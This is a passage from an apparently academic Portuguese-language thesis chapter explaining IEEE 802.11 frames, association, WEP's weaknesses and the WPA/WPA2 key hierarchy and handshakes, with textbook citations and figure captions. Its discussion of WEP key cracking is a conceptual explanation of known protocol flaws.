


Figura 4 – Varredura passiva (KUROSE; ROSS, 2010).

Já na varredura ativa (Fig. 5), a estação envia um quadro de solicitação de investigação (*probe request frame*), sendo que existem dois métodos para realizar esse envio: direcionado ou *broadcast*. No envio direcionado, a estação inclui um SSID no *payload* do quadro de investigação, portanto somente APs configurados com o SSID especificado podem responder à investigação. Já no envio *broadcast*, a estação inclui um SSID de tamanho zero no *payload*, assim qualquer AP que recebe o quadro de investigação responde a solicitação (WRIGHT; CACHE, 2015).




Figura 5 – Varredura ativa (KUROSE; ROSS, 2010).

Uma vez que a estação tenha conhecimento de todos os APs que estão ao seu alcance, ela precisa escolher e se associar a um AP. Para isso, possivelmente, a estação terá que se autenticar, enviando ao AP selecionado um quadro de requisição de autenticação (*authentication request frame*). Caso a estação seja autenticada, o AP responde com um quadro de resposta de autenticação (*authentication response frame*). Em seguida a estação envia um quadro de solicitação de associação (*association request frame*), contendo o SSID da rede com a qual está se associando. O AP responde com um quadro de resposta de associação (*association response frame*) (WRIGHT; CACHE, 2015). Todo o processo de associação, no contexto da varredura ativa, está ilustrado na Fig. 6.




Figura 6 – Troca de pacotes em uma varredura ativa (WRIGHT; CACHE, 2015).

Além dos quadros supracitados, existem dois outros bastante importantes dentro do contexto de segurança *wireless*: os quadros de desassociação e desautenticação, sendo que ambos podem ser enviados tanto pelo o cliente quanto pelo o AP. O primeiro encerra um relação de associação, enquanto que o segundo, uma relação de autenticação (GAST, 2002). No caso do AP, ele pode realizar tanto um envio direto, especificando o endereço MAC do cliente, quanto um envio *broadcast*.

#### 2.1.4 Quadros 802.11

Os quadros utilizados em uma WLAN pelo padrão 802.11 são, basicamente, divididos em três categorias: controle, dados e gerenciamento, cada qual com a sua importância para a operação da rede (GAST, 2002).

Os **quadros de controle** estão estritamente relacionados com as regras MAC (*media access control*) do padrão, sendo utilizados muitas vezes com a finalidade de coordenar e controlar o acesso ao meio; os **quadros de gerenciamento** são responsáveis basicamente por realizar tarefas de busca de APs, associação, autenticação, desassociação e desautenticação de clientes à rede; os **quadros de dados** carregam pacotes de camadas superiores, como por exemplo um datagrama IP (WRIGHT; CACHE, 2015).

Seja qual for o tipo de quadro, o padrão IEEE 802.11 define três endereços MAC em seus pacotes: destino, fonte e BSSID (*basic service set ID*). Este último endereço nada mais é do que o endereço MAC do AP de um BSS. Estes endereços informam para onde o pacote está indo, quem enviou e por qual AP ele passou durante o caminho (WRIGHT; CACHE, 2015). A Figura 7 ilustra como essas e outras informações estão dispostas em um típico quadro 802.11.




Figura 7 – Quadro 802.11. (KUROSE; ROSS, 2010)

### 2.1.5 Segurança em redes *wireless*

De acordo com a Fig. 8, o modelo tradicional estabelecido para arquitetura de segurança das redes de computadores, determina a divisão da rede em duas áreas: a zona confiável, a qual está sob um controle físico, e a zona não confiável, da qual o administrador da rede não possui controle, como por exemplo, a conexão com a internet pública. A comunicação entre a zona confiável e não confiável é controlada por um *firewall*, o qual impede a entrada de inimigos (EDNEY; ARBAUGH, 2004).



Figura 8 – Arquitetura tradicional de segurança (EDNEY; ARBAUGH, 2004).

Para a transmissão de dados, as redes sem fio utilizam ondas de rádio que propagam por todas as direções. Sendo assim, torna-se necessário o desenvolvimento de uma nova arquitetura de segurança capaz de lidar com essa propagação sem controle. “Usar propagação de rádio é como convidar qualquer um que passa, amigo ou inimigo, a entrar na sua empresa e plugar em um porta Ethernet de sua escolha” (EDNEY; ARBAUGH, 2004). Em outras palavras, um usuário autorizado pode estar dentro de uma zona confiável, como por exemplo, uma repartição da empresa, e mesmo assim estar operando em uma zona não confiável, devido à natureza *broadcast* das ondas de rádio (Fig. 9).



Figura 9 – Problemas na arquitetura de segurança de redes *wireless* (EDNEY; ARBAUGH, 2004).

Sendo assim, para garantir a segurança das redes sem fio, é imprescindível o uso de protocolos de segurança que tornem os sinais de rádio difíceis de serem decodificados, garantindo assim a confidencialidade dos dados. Em outras palavras, a segurança provida deve ser tal que a rede WLAN torna-se impenetrável para os inimigos, assemelhando-se a uma rede cabeada. Sem os protocolos de segurança, a rede sem fio é apenas uma rede aberta na qual qualquer um que estiver ao alcance do sinal pode se conectar facilmente (EDNEY; ARBAUGH, 2004).

Nas próximas seções, serão explicados os principais protocolos de segurança que foram desenvolvidos ao longo da história na tentativa de providenciar os requisitos básicos de segurança às redes sem fio 802.11.

## 2.2 WEP

O primeiro protocolo de segurança apresentado junto à primeira ratificação do padrão 802.11 foi o WEP (*wireless equivalent privacy*). Como o próprio nome indica, a tentativa deste protocolo foi garantir uma privacidade das informações que fosse semelhante às redes cabeadas Ethernet. Entretanto, o WEP falhou em todos os quesitos de segurança.

### 2.2.1 Autenticação

A autenticação WEP é realizada através de um sistema de *challenge-response*: quando um cliente requisita autenticação, o ponto de acesso envia um número aleatório chamado *challenge text*. O cliente então criptografa este número com a chave secreta usando WEP e envia um *response* de volta para AP. O AP, por sua vez, descriptografa o *response* e compara com o *challenge text* enviado anteriormente. Caso os valores correspondam, o cliente comprova que possui a chave correta e o acesso à rede é concedido (Fig. 10) (EDNEY; ARBAUGH, 2004).




Figura 10 – autenticação WEP.

Nota-se que nada prova ao cliente que o AP também conhece a chave, isto é, o WEP não provê uma autenticação mútua. Isto permite que um AP clandestino finja ser capaz de verificar o *response* enviado pelo cliente e assim envia uma mensagem de sucesso sem nem ao menos ter o conhecimento da chave. Além disso, a chave utilizada no processo de autenticação descrito anteriormente é a mesma usada na criptografia dos dados, isto é, o WEP não providencia nenhuma derivação de chaves.

### 2.2.2 Integridade

Para garantir a integridade dos dados, isto é, assegurar que não haverá modificações das informações, sejam elas intencionais ou não, o WEP computa um valor de verificação conhecido com ICV (*integrity check value*).




Figura 11 – Cálculo do ICV.

Conforme ilustrado pela Figura 11, o processo ocorre da seguinte forma: o algoritmo CRC é utilizado para calcular um valor de verificação sobre todos dados que serão criptografados. Esse valor é concatenado ao final dos dados e todo o conjunto é criptografado. Se algum bit no texto cifrado for mudado de forma intencional, os dados descriptografados não terão o mesmo valor de verificação CRC e a modificação será detectada (EDNEY; ARBAUGH, 2004).

Todavia, há uma grande falha neste processo. O método CRC usado para computar o ICV é um método linear. Ou seja, é possível prever quais bits do ICV serão modificados se um único bit da mensagem for alterado. Portanto, não é necessário saber o conteúdo original da informação; só é preciso saber que se um determinado bit dos dados for alterado



é possível manter o ICV válido alterando uma certa combinação de seus bits (EDNEY; ARBAUGH, 2004). Uma vez que o WEP não conta com uma chave de integridade, fica claro que este método é totalmente falho contra modificações intencionais.

### 2.2.3 Criptografia

Na criptografia do WEP, para cada pacote de dados é gerado um número de 24 bits conhecido com IV (*Initialization Vector*), o qual é concatenado com a chave secreta compartilhada. Este conjunto chave + IV é utilizado para inicializar um algoritmo de encriptação conhecido com RC4. Este algoritmo gera uma sequência pseudorrandômica de bytes conhecida como *key stream*. Uma operação byte a byte é realizada entre um pacote e o *key stream*. A Fig. 12 ilustra em alto nível o processo de criptografia do RC4, enquanto que a Fig. 13 mostra uma operação XOR sendo executada.




Figura 12 – Algoritmo RC4 em operação.




Figura 13 – Operação XOR entre dois bytes.

Uma das propostas do IV é garantir que duas mensagens idênticas não produzem o mesmo texto cifrado. Adicionando o IV, o RC4 é inicializado a um estado diferente para cada pacote e então o *key stream* é diferente para cada criptografia. Vale ressaltar que o valor do IV é enviado em texto aberto no pacote para que o receptor seja capaz de decriptar a mensagem (EDNEY; ARBAUGH, 2004).

Com isso, percebe-se a necessidade de utilizar um valor diferente de IV para cada pacote. Contudo, como o IV é um número pequeno (24 bits), a probabilidade de se repetir valores é muito alta, gerando uma colisão de IVs (EDNEY; ARBAUGH, 2004). Com muitas colisões ao longo do tempo, é possível, através de análises estatísticas, descriptografar

a chave secreta (senha). Existem ferramentas que fazem isso de forma automática, sendo a mais popular o `aircrack-ng`.

Para acelerar o processo de quebra de senha, é necessário que a rede alvo gere um alto tráfego de dados a fim de que um grande número de IVs seja capturado. Para isso, uma vez que o protocolo WEP não conta com proteção contra ataques de reprodução, é possível reproduzir várias vezes um pacote ARP request capturado, forçando o AP reenviar pacotes ARP com novos valores de IV ([AIRCRACK-NG, 2017](#)).

## 2.3 IEEE 802.11i/WPA-PSK

Devido às falhas descritas na Seção 2.2 e a grande quantidade de ferramentas de *crack* que rapidamente surgiu na internet, a IEEE entendeu que o protocolo WEP teria que ser rapidamente substituído. Sendo assim, o instituto criou um grupo de tarefa conhecido como *TGi* (*Task Group i*), para trabalhar em um novo conjunto de protocolos de segurança que fosse mais robusto. O adendo ao padrão original proposto pelo *TGi*, o qual contemplava esse conjunto, ficou conhecido como IEEE 802.11i ([WRIGHT; CACHE, 2015](#)).

Preocupada com a segurança dos clientes *wireless*, a *Wi-Fi Alliance* não esperou pela a ratificação do adendo, e em 2003, criou o WPA (*Wi-Fi Protected Access*). O WPA nada mais é que “um subconjunto do padrão 802.11i que estava completo até aquele momento” ([WRIGHT; CACHE, 2015](#)). Após a ratificação, foi criado um outro protocolo, que contemplava todos os elementos mandatórios da 802.11i, e passou a ficar conhecido como WPA2 ([WRIGHT; CACHE, 2015](#)).

Ambos os protocolos, isto é, tanto o WPA quanto o WPA2, definem duas arquiteturas de segurança para as redes WLAN: o WPA-PSK, também conhecido como WPA-Personal, voltado para o uso em redes domésticas, e o WPA-Enterprise, dedicado às redes corporativas ([EDNEY; ARBAUGH, 2004](#)).

### 2.3.1 Autenticação e derivação de chaves

#### 2.3.1.1 IEEE 802.1X/EAPoL

O EAP é um pequeno protocolo de autenticação que surgiu junto com um outro protocolo chamado PPP (*point-to-point protocol*). O PPP é utilizado por provedores de internet discada e age como se fosse uma camada de enlace na linha telefônica entre o cliente e o provedor, permitindo que pacotes IP possam ser encapsulados e enviados. Ao longo da história, alguns protocolos foram definidos pelo PPP para que os clientes pudessem ser autenticados pelo provedor. Um desses protocolos foi o EAP (*extensible authentication protocol*), o qual permite que diferentes métodos de autenticação possam

ser utilizados. O protocolo define duas entidades: suplicante (*supplicant*), a entidade que quer ser autenticada e autenticador (*authenticator*), a entidade que autentica (Fig. 14) (WRIGHT; CACHE, 2015).




Figura 14 – Protocolo EAP em uma rede discada (WRIGHT; CACHE, 2015).

A Figura 15 mostra a estrutura de uma mensagem EAP trocada durante um processo de autenticação.

1 byte	1 byte	2 bytes	1 byte	5 bytes
Código	Identificador	Comprimento	Tipo	Dados do Tipo

Figura 15 – Protocolo EAP em uma rede discada (WRIGHT; CACHE, 2015).

onde “Código” determina se é uma mensagem de requisição, resposta, falha ou sucesso; “Identificador” é um número de sequência usado para parear respostas e requisições; “Comprimento” é o tamanho da mensagem em bytes; “Tipo” é o método de autenticação sendo utilizado; e “Dados do Tipo” encapsula o detalhes específicos do método de autenticação em uso.

Uma vez que o EAP foi criado para a autenticação em redes discadas via modem, as mensagens desse protocolo não possuem nenhuma estrutura para trafegar em redes TCP/IP. Sendo assim, o padrão IEEE 802.1X definiu um novo protocolo chamado EAPoL (*EAP over LAN*), cujos pacotes encapsulam as mensagens EAP que são trocadas entre o suplicante (cliente) e o autenticador (AP) nas redes WLAN (Fig. 16) (WRIGHT; CACHE, 2015). Nem todos os pacotes EAPoL são utilizados para carregar mensagens EAP; alguns foram criados para executar tarefas administrativas (EDNEY; ARBAUGH, 2004). O pacote EAPoL-Key, por exemplo, é utilizado para a distribuição de chaves durante um processo de autenticação entre cliente e AP, tal como acontece na troca de mensagens do *four-way handshake*, o qual será explanado na Seção seguinte.




Figura 16 – Protocolo EAPoL (WRIGHT; CACHE, 2015).

Além de definir um novo protocolo que possibilite o tráfego de mensagens EAP em redes TCP/IP, o IEEE 802.1X é responsável por prover o controle de acesso ao autenticador (no contexto das redes 802.11, este é o próprio ponto de acesso). Conforme ilustrado pela Fig. 17, um suplicante que queira conectar-se à rede, começa a trocar pacotes EAPoL com o autenticador, o qual controla o estado (aberto ou fechado) de um *switch* virtual. O autenticador verifica as credenciais do suplicante podendo negar ou garantir o acesso à rede para o suplicante. Ou seja, o autenticador pode ou não “fechar” o *switch*, permitindo ou negando o tráfego de dados para a “porta” conectada (EDNEY; ARBAUGH, 2004).




Figura 17 – IEEE 802.1X nas redes 802.11 (EDNEY; ARBAUGH, 2004).

## 2.3.1.2 4-way handshake




Figura 18 – WPA-PSK: *four-way handshake* e derivação de chaves (WRIGHT; CACHE, 2015).

Na configuração do WPA-PSK, uma única senha é compartilhada por todos os integrantes da rede, isto é, a PSK (pre-shared key) (Figura 18) (WRIGHT; CACHE, 2015). Conforme a Eq. 2.1, uma função de derivação de chaves, mais especificamente o PBKDF2 (*password-based key derivation function*), é utilizada para gerar a PMK (*pairwise master key*) com base na senha compartilhada (WRIGHT; CACHE, 2015).

$$PMK = PBKDF2(HMAC - SHA1, \text{passphrase}, SSID, ssidLength, 4096, 256) \quad (2.1)$$

Conforme descrito pela Eq. 2.1, o PBKDF realiza uma função de *hash* HMAC-SHA1 sobre o *passphrase*, o *SSID* e o *ssidLength* (isto é, o nome da rede e o seu tamanho), 4096 vezes, para gerar uma PMK de 256 bits.

Uma vez gerado a PMK, o cliente e o AP começam o processo de autenticação mútua através de uma troca de mensagens EAPoL-Key conhecida como *four-way handshake*, o qual serve, basicamente, para dois propósitos: garantir que ambas as partes possuam a PMK correta e derivar as chaves de sessão (EDNEY; ARBAUGH, 2004). Essas mensagens EAPoL são protegidas contra ataques de reprodução através do uso de um valor chamado

de *replay counter*. Uma mensagem enviada pelo AP tem o mesmo *replay counter* que uma mensagem enviada em resposta pelo cliente.

De acordo com a Fig. 18, o AP gera um número aleatório, *A-nonce*, o qual não é criptografado, e envia para o cliente (WRIGHT; CACHE, 2015). Uma vez recebido o *A-nonce*, o cliente gera o seu próprio número aleatório, *S-nonce*, e deriva chaves temporárias a partir da PMK segundo a Eq. 2.2.

$$PTK = PRF(PMK, MAC1, MAC2, A - nonce, S - nonce) \quad (2.2)$$

onde MAC1 e MAC2 são os endereços MAC do cliente e do AP (WRIGHT; CACHE, 2015).

A PTK (*pairwise transient key*) é, na verdade, um conjunto de chaves temporárias usadas para criptografar e calcular o MIC (*message integrity code*)<sup>2</sup> das mensagens, conforme ilustrado pelas figuras 19 e 20<sup>3</sup>.




Figura 19 – Hierarquia de chaves para o TKIP.

<sup>2</sup> O MIC é um código que serve para verificar a integridade da mensagem, ou seja, garantir que ela não seja modificada em trânsito. A PTK é recomputada toda vez que um cliente se conecta a um AP (WRIGHT; CACHE, 2015).

<sup>3</sup> Como pode ser observado, há uma diferença na quantidade de chaves temporárias geradas dependendo do protocolo de criptografia utilizado, isso porque no AES a chave usada para criptografar e calcular a integridade é a mesma. Sendo assim, enquanto que no TKIP é gerado uma PTK de 512 bits, no CCMP (AES) é gerado uma PTK de 384 bits (EDNEY; ARBAUGH, 2004).




Figura 20 – Hierarquia de chaves para o CCMP.

Após o cliente ter derivado a PTK, ele calcula o MIC do S-nonce usando uma das chaves derivadas (EAPOLMICKey), e então envia o S-nonce, juntamente com o MIC, para o AP.


O AP, então, deriva a PTK a partir da PMK que possui através da mesma equação 2.2. Usando a chave EAPOLMICKey, ele calcula o MIC do S-nonce, e compara com o MIC recebido. Se os valores forem iguais, é comprovado que o cliente possui a PMK correta, caso contrário, o acesso à rede é negado.

Caso o acesso seja concedido, o AP envia uma mensagem que contém a GTK (group transient key) criptografada com o EAPOLEncrKey, a qual é utilizada em mensagens *broadcast*, e avisa o cliente que este foi autenticado com sucesso e que o mesmo já pode instalar as chaves. Essa mensagem é protegida por um MIC, o qual é calculado pelo AP usando o EAPOLMICKey. Antes de instalar as chaves, o cliente calcula o MIC da mensagem recebida e compara os valores. Se o MIC calculado for igual ao MIC recebido, é comprovado que o AP também possui a PMK correta.

Por fim, o cliente instala as chaves e informa o AP juntamente com um MIC. Esta última mensagem não tem propósitos de segurança, sendo mais considerado como um *acknowledgment* (reconhecimento). Uma vez que o AP recebe a última mensagem, ele então instala as chaves e começa a criptografar os dados (WRIGHT; CACHE, 2015).

### 2.3.1.3 Group-key handshake


Periodicamente, o AP atualiza a GTK e a distribui para todos os clientes conectados através do *group-key handshake*. Todas as mensagens trocadas durante esse processo são criptografadas com o EAPOLEncrKey derivado do *4-way handshake* anterior (VANHOEF; PIESSENS, 2017).

Figura 21 – *Group-key handshake*.

Conforme ilustrado pela Fig. 21, o AP inicia o *group-key handshake* enviando a nova GTK através da mensagem *Group1*, em que  $r+1$  representa o valor do *replay counter*. Os clientes descriptografam e instalam a nova GTK e depois enviam uma mensagem de reconhecimento *Group2*. A partir desse ponto existem dois tipos de AP: os que instalam o GTK assim que enviam o *Group1* e os que esperam todos clientes responderem com *Group2* para depois instalar a GTK (VANHOEF; PIESSENS, 2017).

#### 2.3.1.4 FT handshake

A emenda 802.11r adiciona o *fast basic service set (BSS) transition (FT) handshake* ao padrão 802.11. O objetivo é reduzir o tempo de *roaming* quando um cliente se move de um AP ao outro dentro de uma mesma rede protegida (BSS). Para isso, esse procedimento incorpora o estágio do *4-way handshake* nos quadros de autenticação e reassociação, os quais não são protegidos por nenhum protocolo de confidencialidade (Fig. 22) (VANHOEF; PIESSENS, 2017).

Figura 22 – *FT handshake* (VANHOEF; PIESSENS, 2017).

As duas primeiras mensagens são a requisição de autenticação (*AuthReq*) e a resposta de autenticação (*AuthResp*). Elas equivalem as mensagens 1 e 2 do *4-way handshake*



e carregam *nonces* gerados aleatoriamente que serão usados para derivar a PTK. O cliente então envia uma requisição de reassociação (*ReassoReq*) e o AP envia uma resposta de reassociação (*ReassoResp*). Essas mensagens equivalem às mensagens 3 e 4 do *4-way handshake* e finalizam o *FT handshake* e o AP envia a GTK ao cliente (VANHOEF; PIESENS, 2017).

De acordo com o padrão, a PTK deve ser instalada assim que a mensagem de resposta de autenticação (*AuthResp*) é enviada ou recebida. E ainda, a porta lógica 802.1X somente deve ser aberta após a mensagem de resposta de reassociação *ReassoResp* ser enviada ou recebida, garantindo que mesmo que o PTK já esteja instalado, o AP e o cliente somente irão transmitir e aceitar quadros de dados quando o *handshake* finalizar. Todavia, muitos AP's implementam o padrão de tal forma que a PTK e a GTK são instaladas depois da resposta de reassociação (*ReassoResp*) (VANHOEF; PIESENS, 2017).

### 2.3.2 Protocolos de criptografia e integridade

O padrão 802.11i especifica dois diferentes protocolos para a criptografia e integridade de dados: TKIP (*Temporal Key Integrity Protocol*) e CCMP (*Counter Mode with Cipher Block Chaining Message Authentication Code Protocol*). O primeiro trabalha com o algoritmo RC4, visando compatibilidade com os equipamentos que já trabalhavam com o WEP. Já o segundo protocolo faz uso de funções criptográficas baseadas no AES, as quais exigem maior poder de computação para serem processadas. O WPA trabalha apenas com o TKIP, já o WPA2 pode trabalhar com ambos os protocolos (EDNEY; ARBAUGH, 2004).

#### 2.3.2.1 TKIP

O TKIP surgiu com o propósito de ser compatível com equipamentos antigos que já trabalhavam com WEP. A sua característica mais notável é o IV estendido de 48 bits que funciona em um esquema de mixagem de chave (*key-mixing*), o qual é responsável por calcular uma chave de criptografia RC4 diferente para cada pacote (Fig. 23).

